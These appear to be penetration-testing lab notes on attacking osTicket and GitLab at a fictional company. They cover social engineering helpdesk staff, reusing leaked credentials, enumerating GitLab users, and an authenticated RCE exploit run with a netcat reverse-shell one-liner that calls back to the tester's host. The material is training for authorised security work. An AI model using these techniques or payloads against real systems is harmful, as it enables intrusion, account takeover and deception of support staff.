Attacking Customer Service / Configuration Management
osTicket
… is an open-source support ticketing system. It can be compared to systems such as Jira, OTRS, Request Tracker, and Spiceworks. osTicket can integrate user inquiries from email, phone, and web-based froms into a web interface. osTicket is written in PHP and uses a MySQL backend. It can be installed on Windows or Linux. Though there is not a considerable amount of market information readily available about osTicket, a quick Google search for “Helpdesk software - powered by osTicket” returns about 44,000 results, many of which to be companies, school systems, universities, local government, etc., using the application.
Footprinting/Discovery/Enumeration

Looking back at your EyeWitness scan from earlier, you notice a screenshot of an osTicket instance which also shows that a cookie named OSTSESSID was set when visiting the page.
Also, most osTicket installs will showcase the osTicket logo with the phrase “powered by” in front of it in the page’s footer. The footer may also contain the words “Support Ticket System”.

An Nmap scan will just show information about the webserver, such as Apache or IIS, and will not help you footprint the application.
osTicket is a web application that is highly maintained and serviced. If you look at the CVEs found over decades, you will not find many vulns and exploits that osTicket could have. This is an excellent example to show how important it is to understand how a web application works. Even if the application is not vulnerable, it can still be used for your purpose. Here you can break down the main functions into the layers:
- User input
- Processing
- Solution
User Input
The core function of osTicket is to inform the company’s employees about a problem so that a problem can be solved with the service or other components. A significant advantage you have here is that the application is open-source. Therefore, you have many tutorials and examples available to take a closer look at the application. For instance, from the osTicket documentation, you can see that only staff and users with administrator privileges can access the admin panel. So if your target company uses this or a similar application, you can cause a problem and “play dumb” and contact the company’s staff. The simulated “lack of” knowledge about the services offered by the company in combination with a technical problem is widespread social engineering approach to get more information from the company.
Processing
As staff or administrators, they try to reproduce significant errors to find the core of the problem. Processing is finally done internally in an isolated environment that will have very similar settings to the systems in production. Suppose staff and administrators suspect that there is an internal bug that may be affecting the business. In that case, they will go into more detail to uncover possible code errors and address more significant issues.
Solution
Depending on the depth of the problem, it is very likely that other staff members from the technical departments will be involved in the email correspondence. This will give you new email addresses to use against the osTicket admin panel and potential usernames with which you can perform OSINT on or try to apply to other company services.
Attacking osTicket
A search for osTicket on exploit-db shows various various issues, including remote file inclusion, SQLi, arbitrary file upload, XSS, etc. osTicket version 1.14.1 suffers from CVE-2020-24881 which was an SSRF vuln. If exploited, this type of flaw may be leveraged to gain access to internal resources or perform internal port scanning.
Aside from web application-related vulns, support portals can sometimes be used to obtain an email address for a company domain, which can be used to sign up for other exposed applications requiring an email verification to be sent.
Suppose you find an exposed service such as a company’s Slack server or GitLab, which requires a valid company email address to join. Many companies have a support email such as support@inlanefreight.local, and emails sent to this are available in online support portals that may range from Zendesk to an internal custom tool. Furthermore, a support portal may assign a temporary internal email address to a new ticket so users can quickly check its status.
If you come across a customer support portal during your assessment and can submit a new ticket, you may be able to obtain a valid company email adress.


This is a modified version of osTicket as an example, but you can see that an email address was provided.

Now, if you log in, you can see information about the ticket and ways to post a reply. If the company set up their helpdesk software to correlate ticket numbers with emails, then any email sent to the email you received when registering, 940288@inlanefreight.local, would show up here. With this setup, if you can find an external portal such as a Wiki, chat service, or a Git repo such as GitLab or Bitbucket, you may be able to use this email to register an account and the help desk support portal to receive a sign-up confirmation email.
osTicket - Sensitive Data Exposure
Say you are on an external pentest. During your OSINT and information gathering, you discover several user creds using the tool Dehashed.
d41y@htb[/htb]$ sudo python3 dehashed.py -q inlanefreight.local -p

id : 5996447501
email : julie.clayton@inlanefreight.local
username : jclayton
password : JulieC8765!
hashed_password :
name : Julie Clayton
vin :
address :
phone :
database_name : ModBSolutions


id : 7344467234
email : kevin@inlanefreight.local
username : kgrimes
password : Fish1ng_s3ason!
hashed_password :
name : Kevin Grimes
vin :
address :
phone :
database_name : MyFitnessPal

<SNIP>
This dump shows cleartext passwords for two different users jclayton and kgrimes. At this point, you have also performed subdomain enumeration and come across interesting ones.
d41y@htb[/htb]$ cat ilfreight_subdomains

vpn.inlanefreight.local
support.inlanefreight.local
ns1.inlanefreight.local
mail.inlanefreight.local
apps.inlanefreight.local
ftp.inlanefreight.local
dev.inlanefreight.local
ir.inlanefreight.local
auth.inlanefreight.local
careers.inlanefreight.local
portal-stage.inlanefreight.local
dns1.inlanefreight.local
dns2.inlanefreight.local
meet.inlanefreight.local
portal-test.inlanefreight.local
home.inlanefreight.local
legacy.inlanefreight.local
You browse to each subdomain and find many are defunct, but the support.inlanefreight.local and vpn.inlanefreight.local are active and very promising. support.inlanefreight.local is hosting an osTicket instance, and vpn.inlanefreight.local is a Barracuda SSL VPN web portal that does not appear to be using multi-factor authentication.
Trying kevin@inlanefreight.local gets you a successful login.
The user kevin appears to be a support agent but does not have any open tickets. Perhaps they are not longer active? In a busy enterprise, you would expect to see some open tickets. Digging around a bit, you find one closed ticket, a conversation between a remote employee and the support agent.

The employee states that they were locked out of their VPN account and asks the agent to reset it. The agent then tells the user that the password was reset to the standard new joiner password. The user does not have this password and asks the agent to call them to provide them with the password. The agent then commits an error and sends the password to the user directly via the portal. From here, you could try this password against the exposed VPN portal as the user may not have changed it.
Furthermore, the support agent states that this is the standard password given to new joiners and sets the user’s password to this value. You may have been in many organizations where the helpdesk uses a standard password for new users and password resets. Often the domain password policy is lax and does not force the user to change at the next login. If this is the case, it may work for other users.
Many applications such as osTicket also contain an address book. It would also be worth exporting all emails/usernames from the address book as part of your enumeration as they could also prove helpful in an attack such as password spraying.
GitLab - Discovery & Enum
During internal and external pentests, it is common to come across interesting data in a company’s GitHub repo or a self-hosted GitLab or BitBucket instance. These Git repos may just hold publicly available code such as scripts to interact with an API. However, you may also find scripts or config files that were accidentally committed containing cleartext secrets such as passwords that you may use to your advantage. You may also come across SSH private keys. You can attempt to use the search function to search for users, passwords, etc. Applications such as GitLab allow for public repos, internal repos, and private repos. It is also worth perusing any public repos for sensitive data and, if the application allows, register an account and look to see if any interesting internal repos are accessible. Most companies will only allow a user with a company email address to register and require an administrator to authorize the account.
If you can obtain user creds from your OSINT, you may be able to log in to a GitLab instance. Two-factor authentication is disabled by default.
Footprinting & Discovery
The only way to footprint the GitLab version number in use is by browsing the /help page when logged in. If the GitLab instance allows you to register an account, you can log in and browse to this page to confirm the version. If you cannot register an account, you may have to try a low-risk exploit such as this. It is not recommended launching various exploits at an application, so if you have no way to enumerate the version number, then you should stick to hunting for secrets and not try multiple exploits against it blindly.
Exploits for some versions:
Enumeration
There’s not much you can do against GitLab without knowing the version number or being logged in. The first thing you should try is browsing /explore and see if there are any public projects that may contain something interesting. Browsing to this page, you see a project called Inlanefreight dev. Public projects can be interesting because you may be able to use them to find out more about the company’s infrastructure, find production code that you can find a bug in after code review, hard-coded credentials, a script or configuration file containing credentials, or other secrets such as an SSH private key or API key.
Browsing to the project, it looks like an example project and may not contain anything useful, though it is always worth digging around.
From here, you can explore each of the pages linked in the top left “groups”, “snippets”, and “help”. You can also use the search funtionality and see if you can uncover any other projects. Once you are done digging through what is available externally, you should check and see if you can register an account and access additional projects. Suppose the organization did not set up GitLab to allow company emails to register or require an admin to approve a new account. In that case, you may be able to access additional data.
You can also use the registration form to enumerate valid users. If you can make a list of valid users, you could attempt to guess weak passwords or possible re-use creds that you find from a password dump using a tool such as Dehashed. Here you can see that user root is taken. If you try to register with an email that has already been taken, you will get the error “1 error prohibited this user from being saved: Email has already been taken”. As of the time of writing, this username enumeration technique works with the latest version of GitLab. Even if the “Sign-up enabled” checkbox is cleared within the settings page under “Sign-up restrictions”, you can still browse to the /users/sign_up page and enumerate users but will not be able to register a user.
Some mitigations can be put in place for this, such as enforcing 2FA on all user accounts, using Fail2Ban to block failed login attempts which are indicative of brute-force attacks, and even restricting which IP addresses can access a GitLab instance if it must be accessible outside of the internal corporate network.
Go ahead an register with the credentials hacker:welcome and log in and poke around. As soon as you complete registration, you are logged in and brought to the projects dashboard page. If you go to the /explore page now, you notice that there is now an internal project “Inlanefreight website” available to you. Digging around a bit, this just seems to be a static website for the company. Suppose this were some other type of application. In that case, you could possibly download the source and review it for vulns or hidden functionality or find creds or other sensitive data.
In a real-world scenario, you may be able to find a considerable amount of sensitive data if you can register and gain access to any of their repos. Further read.
GitLab - Attack
Username Enumeration
Though not considered a vuln by GitLab as seen on their Hackerone page, it is still something wort checking as it could result in access if users are selecting weak passwords. You can do this manually, of course, but scripts make your work much faster. You can write one yourself in Bash or Python or use this one to enumerate a list of valid users. The Python3 version of this same tool can be found here. As with any type of password spraying attack, you should be mindful of account lockout and other kinds of interruptions. In versions below 16.6, GitLab’s defaults are set to 10 failed login attempts, resulting in an automatic unlock after 10 minutes. Previously, changing these settings required compiling GitLab from source, as there was no option to modify them through the admin UI. However, starting with GitLab version 16.6, admininstrators can now configure these values directly through the admin UI. The number of authentication attempts before locking an account and the unlock period can be set using the max_login_attempts and failed_login_attempts_unlock_period_in_minutes settings, respectively. This configuration can be found here. However, if these settings are not manually configured, they will still default to 10 failed login attempts and an unlock period of 10 minutes. Additionally, while admins can modify the minimum password length to encourage stronger passwords, this alone will not fully mitigate the risk of password attacks.
# Number of authentication tries before locking an account if lock_strategy
# is failed attempts.
config.maximum_attempts = 10

# Time interval to unlock the account if :time is enabled as unlock_strategy.
config.unlock_in = 10.minutes
Downloading the script and running it against the target GitLab instance, you see that there are two valid usernames, root and bob. If you successfully pulled down a large list of users, you could attempt a controlled password spraying attack with weak, common passwords such as Welcome1 or Password123, etc., or try to re-use credentials gathered from other sourcees such as password dumps from public data breaches.
d41y@htb[/htb]$ ./gitlab_userenum.sh --url http://gitlab.inlanefreight.local:8081/ --userlist users.txt

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
  			             GitLab User Enumeration Script
   	    			             Version 1.0

Description: It prints out the usernames that exist in your victim's GitLab CE instance

Disclaimer: Do not run this script against GitLab.com! Also keep in mind that this PoC is meant only
for educational purpose and ethical use. Running it against systems that you do not own or have the
right permission is totally on your own risk.

Author: @4DoniiS [https://github.com/4D0niiS]
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~


LOOP
200
[+] The username root exists!
LOOP
302
LOOP
302
LOOP
200
[+] The username bob exists!
LOOP
302
Authenticated RCE
GitLab Community Edition version 13.10.2 and lower suffered from an authenticated RCE vuln, due to an issue with ExifTool handling metadata in uploaded image files. This issue was fixed by GitLab rather quickly, but some companies are still likely using a vulnerable version. You can use this exploit to achieve RCE.
As this is authenticated RCE, you first need a valid username and password. In some instances, this would only work if you could obtain valid credentials through OSINT or a credential guessing attack. However, if you encounter a vulnerable version of GitLab that allows for self-registration, you can quickly sign up for an account and pull of the attack.
d41y@htb[/htb]$ python3 gitlab_13_10_2_rce.py -t http://gitlab.inlanefreight.local:8081 -u mrb3n -p password1 -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.15 8443 >/tmp/f '

[1] Authenticating
Successfully Authenticated
[2] Creating Payload
[3] Creating Snippet and Uploading
[+] RCE Triggered !!
And you get a shell almost instantly.
d41y@htb[/htb]$ nc -lnvp 8443

listening on [any] 8443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.88] 60054

git@app04:~/gitlab-workhorse$ id

id
uid=996(git) gid=997(git) groups=997(git)

git@app04:~/gitlab-workhorse$ ls

ls
VERSION
config.toml
flag_gitlab.txt
sockets